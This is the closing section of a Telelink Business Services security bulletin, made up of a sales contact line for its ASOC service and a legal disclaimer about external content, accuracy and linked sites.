If you want to learn more about ASOC and how we can improve your security posture, **contact us at tbs.sales@tbs.tech**.

This Bulletin contains information, articles, news, reports or other materials from external sources (links to website sources stated herein above). All information and materials are provided "as is" and TELELINK BUSINESS SERVICES makes no warranty or representations, expressed or implied, for their accuracy, completeness, fitness for particular use, reliability, legality or non-infringement of copyrights.

The content in this Bulletin is provided for informational purposes only do not constitute or represent TELELINK BUSINESS SERVICES's expressed or implied endorsement, recommendation, advertisement, merchandising or solicitation to purchase any of the products or services, described therein, or making any other investment decisions.

TELELINK BUSINESS SERVICES is not responsible for the contents of any linked site or any link contained in a linked site. The hypertext links provided herein are meant only as a convenience and the inclusion of any link does not imply endorsement of or by the referenced site.